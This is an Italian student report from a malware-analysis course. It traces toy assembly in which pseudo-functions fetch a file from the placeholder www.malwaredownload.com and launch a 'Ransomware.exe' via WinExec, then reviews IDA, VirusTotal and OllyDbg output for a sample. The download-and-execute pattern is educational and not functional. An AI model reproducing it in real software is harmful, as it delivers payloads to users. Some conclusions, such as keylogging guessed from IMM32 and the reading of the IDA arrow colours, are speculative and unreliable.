Report Progetto UNIT 3 WEEK 11

Analisi avanzate

Con riferimento al codice presente, rispondere ai seguenti quesiti:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Spiegate, motivando, quale salto condizionale effettua il Malware.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Dopo aver copiato i valori nei registri EAX ed EBX, l'istruzione **cmp** confronta il valore di EAX con 5. Poiché il valore di EAX è 5 (come specificato dall'istruzione **mov EAX,5**), il confronto restituisce **ZF** (Zero Flag) = **1** e **CF** (Carry Flag) = **0**.

L'istruzione successiva, **jnz** (jump if not zero), effettua un salto solo se il confronto precedente restituisce un risultato diverso da zero, cioè se ZF è 0. In questo caso, poiché ZF = 1, il primo salto non viene effettuato e l'esecuzione prosegue con l'istruzione successiva.

Successivamente, viene incrementato di 1 il valore di EBX (come specificato dall'istruzione **inc EBX**), quindi EBX diventa 11. L'istruzione **cmp** confronta il valore di EBX con 11. Dato che il valore di EBX è effettivamente uguale a 11, il confronto restituisce ZF = 1 e CF = 0.

L'istruzione successiva, **jz** (jump if zero), effettua il salto solo se il confronto precedente restituisce ZF = 1. In questo caso, il salto condizionale che viene effettuato dal malware è jz, che indica che il valore di EBX è uguale a 11.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



3. Quali sono le diverse funzionalità implementate all'interno del Malware.

All'interno del Malware possiamo identificare due funzionalità implementate all'interno del Malware.

La prima funzione **DownloadToFile()** esegue il download di un file dall'URL specificato, che viene passato come argomento tramite lo stack.

La seconda funzione **WinExec()** viene chiamata per eseguire il file specificato dal percorso.

Considerando le funzioni, si può ipotizzare che il malware sia un **downloader**, ovvero un tipo di malware progettato per scaricare da internet un malware (o un componente di esso) ed eseguirlo sul sistema target. Viene identificato con **UrlDownloadToFile** per scaricare bit da internet e salvarli all'interno di un file sul disco rigido del pc infetto.

I parametri riflettono quelli trovati:

szFileName (C:\Program and Settings\Local User\Desktop\Randomware.exe) che corrisponde al nome del file salvato sul disco rigido.

szUrl (www.malwaredownload.com) che corrisponde all'URL al quale si collega per scaricare il file.

4. Con riferimento alle istruzioni <<call>> presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella **tabella 2** l'istruzione mov EAX, EDI copia il valore contenuto nel registro EDI, che rappresenta l'indirizzo www.malwaredownload.com, nel registro EAX. Quindi, il valore di EAX contiene l'argomento dell'URL.

Successivamente, per passare l'argomento dell'URL alla funzione **DownloadToFile()**, il valore di EAX viene inserito nello stack utilizzando l'istruzione push EAX. In questo modo, l'argomento dell'URL viene memorizzato nello stack, che è una regione di memoria utilizzata per organizzare dati temporanei durante l'esecuzione del programma.

All'interno della funzione downloadtofile(), è possibile accedere all'URL passato come argomento recuperando il valore dallo stack, consentendo alla funzione stessa di accedere all'URL e eseguire le operazioni necessarie.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella **tabella 3** l'istruzione mov EDX, EDI copia il valore contenuto nel registro EDI, che rappresenta l'indirizzo C:\Program and Settings\Local User\Desktop\Randomware.exe, nel registro EDX. In questo caso, il valore di EDX rappresenta l'argomento del percorso del file da eseguire.

Successivamente, per passare l'argomento del percorso del file alla funzione **WinExec()**, il valore di EDX viene inserito nello stack utilizzando l'istruzione push EDX e l'argomento del percorso del file viene memorizzato nello stack.

All'interno della funzione WinExec(), è possibile accedere al percorso del file passato come argomento recuperando il valore dallo stack, consentendo alla funzione stessa di accedere al percorso del file e svolgere le operazioni richieste.

Se il download del file va a buon fine, viene restituito il valore <<**S_OK**>>. Al contrario, se si verifica un errore durante il download, verrà restituito un codice di errore. Posso ipotizzare che, in caso di download andato a buon fine o presenza del file nel sistema, il malware passi direttamente all'esecuzione del file tramite la tabella 3.

Dopo il download (tabella 2), il malware procederà all'avvio (tabella 3) tramite chiamate a funzioni, in questo caso **WinExec()**. WinExec è una chiamata di sistema di Windows che viene utilizzata per eseguire un file specificato.


Per l'inizializzazione delle funzioni di networking come **Winsock**, il malware chiamerà la funzione **WSAStartup** per inizializzare e configurare il sottosistema di rete. WSAStartup viene utilizzata per allocare risorse utilizzate dalla libreria di networking. Se la chiamata ha successo viene restituito il valore 0, altrimenti un codice di errore.

Dopo aver verificato che l'inizializzazione sia andata a buon fine, è possibile utilizzare le funzioni della libreria **WinINet** per accedere alle risorse su Internet, come il download di file o l'accesso alle pagine web. Le API di WinINet sono incluse nella libreria **WININET.DLL** e semplificano l'interazione con i protocolli di rete standard come HTTP e FTP. Queste includono **InternetOpen()** per inizializzare la connessione verso internet e **InternetOpenUrl()**, che stabilisce la connessione ad un determinato URL. InternetOpenUrl() accetta il parametro "handler" per una connessione aperta con InternetOpen() e l'URL per la connessione.

Successivamente il malware eseguirà del codice creando un nuovo processo parallelo o modificando il flusso di un processo in esecuzione. Un processo è un programma le cui istruzioni sono in esecuzione dalla CPU, un processo include uno o più thread.

BONUS

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA).




La prima sezione del grafico sembra rappresentare l'inizio e la fine di un endpoint specifico.


Successivamente, vengono mostrate sezioni con etichette **; START OF FUNCTION CHUCK FOR start** (inizio codice assembly funzione start) e **; END OF FUNCTION CHUNK FOR start** (fine codice assembly funzione start).

Queste etichette e sezioni sono utili per organizzare il codice e facilitare la comprensione e la navigazione all'interno del programma.


Dal colore delle freccette vengono rappresentati i tipi di flusso all'interno del codice. Le freccette rosse rappresentano le chiamate di funzione nel flusso di controllo del programma, indicando il punto in cui il controllo passa dalla posizione di chiamata al corpo della funzione chiamata. Le freccette blu e verdi sono utilizzate per distinguere tra flusso di controllo condizionale (blu) e flusso di controllo incondizionato (verde). Le freccette blu indicano un salto condizionale, che viene eseguito solo se una determinata condizione è soddisfatta. Le freccette verdi rappresentano un salto incondizionato, che viene eseguito senza alcuna condizione da verificare.




Oltre ai vari salti, sembrano essere presenti quattro cicli.





jnz seguito da un salto alla stessa locazione iniziale può rappresentare un ciclo do-while o un ciclo repeat-until. Questi tipi di cicli eseguono le istruzioni all'interno del ciclo almeno una volta e poi controllano una condizione di uscita alla fine del ciclo. Se la condizione non è soddisfatta, il ciclo viene ripetuto.




jump diretto alla stessa locazione iniziale può rappresentare un ciclo while o un ciclo for. In questo caso, le istruzioni all'interno del ciclo vengono eseguite solo se la condizione di ingresso è verificata. Se la condizione è soddisfatta, il ciclo viene ripetuto.










2. Indicare il tipo di malware e il comportamento.

Analizzando il file su VirusTotal vengono mostrate sezioni e librerie importate, incluso il comportamento. Il malware sembra avere porzioni offuscate, cattura di input e discovery del sistema.



Portando il malware su OllyDbg, i moduli eseguibili di particolare rilevanza sono:

hnetcfg: libreria per gestione delle configurazioni di rete in Windows. Il malware potrebbe coinvolgere operazioni di rete come l'apertura di porte o la comunicazione con server remoti.

mswsock, **wshtcpip**, **WS2HELP**, **WS2_32**, **WSOCK32**: librerie correlate alla programmazione di socket e al supporto per la comunicazione di rete in Windows. Il malware potrebbe comunicare attraverso la rete inviando o ricevendo dati tramite socket TCP/IP.


IMM32: libreria coinvolta nell'input di testo, inclusa la gestione delle tastiere virtuali. Il malware potrebbe raccogliere informazioni tramite il monitoraggio delle tastiere o eseguire attività di keylogging.

ADVAPI32: libreria funzionalità avanzate di API di Windows. Il malware potrebbe modificare o ottenere privilegi di sistema, accedere al registro o svolgere operazioni di autenticazione.

RPCRT4: libreria per comunicazione remota di procedura (RPC) in Windows. Il malware potrebbe utilizzare la comunicazione RPC per interagire con altri processi o dispositivi remoti.

GDI32: libreria funzionalità grafiche di basso livello in Windows. Il malware potrebbe coinvolgere attività di manipolazione delle immagini, come la cattura dello schermo o la creazione di finestre o oggetti grafici.

Secur32: libreria sicurezza dei processi e delle risorse in Windows. Il malware potrebbe cercare di evitare la rilevazione o svolgere operazioni di protezione o crittografia dei dati.



Handles

Handle	Type	Refs	Access	T	Info	Name
00000044	Desktop	1375.	000F01FF			\Default
00000008	Directory	55.	00000003			\KnownDlls
00000014	Directory	25.	000F000F			\Windows
00000028	Event	3.	001F0003			
00000030	Event	3.	001F0003			
00000038	Event	2.	001F0003			
0000003C	Event	3.	001F0003			
0000004C	Event	2.	001F0003			
00000050	Event	2.	001F0003			
00000054	Event	2.	001F0003			
00000058	Event	2.	001F0003			
00000064	File (dev)	4.	001F01FF			\Device\Tcp
0000000C	File (dir)	2.	00100020			c:\Documents and Settings\Administrator\Desktop
00000060	File (pipe)	2.	001F01FF			\Device\Afd
00000020	Key	2.	000F003F			HKEV_LOCAL_MACHINE
0000002C	Key	2.	000F003F			HKEV_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
00000034	Key	2.	000F003F			HKEV_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5
00000004	KeyedEvent	23.	000F0003			\KernelObjects\CritSecOutOfMemoryEvent
00000018	Port	3.	001F0001			
00000024	Thread	7.	001F03FF			
0000005C	Thread	7.	001F03FF			
00000040	WindowStation	37.	000F037F			\Windows\WindowStations\WinSta0
00000048	WindowStation	37.	000F037F			\Windows\WindowStations\WinSta0

Dalla sezione handles posso dedurre che che il malware è coinvolto in diverse attività, come comunicazioni di rete, manipolazione delle risorse di sistema e interazione con processi e thread.

- Lavora sul desktop predefinito (**\Default**), potenzialmente manipolando le finestre o interagendo con oggetti desktop.
- Utilizza una directory specifica chiamata **/knowDlls**, suggerendo che accede ai file o alle risorse all'interno di quella directory.
- Utilizza eventi (**Event**) per la comunicazione interprocesso o la sincronizzazione con altri processi o thread.
- È coinvolto in comunicazioni di rete tramite il protocollo TCP/IP, utilizzando il file **\device\tcp**.
- Interagisce con la scrivania dell'utente amministratore, potenzialmente manipolando file o risorse presenti sulla scrivania.
- Utilizza le named pipe per la comunicazione o il trasferimento di dati tra processi, come indicato dal file **\device\afd**.
- Interagisce con il registro di sistema (**HKEY_LOCAL_MACHINE**), cercando di modificare o ottenere informazioni da specifiche chiavi di registro.
- È coinvolto nella gestione delle porte (**Port**) per le comunicazioni di rete.
- Manipola i thread nel sistema, potenzialmente creandoli, terminandoli o manipolandoli.
- Lavora con le stazioni di finestre (**WindowStation**), possibilmente manipolando finestre o stazioni di finestre nel sistema operativo.

Considerando i dettagli analizzati fino ad ora, si può concludere che il malware sia una backdoor che utilizza il protocollo TCP per la comunicazione di rete.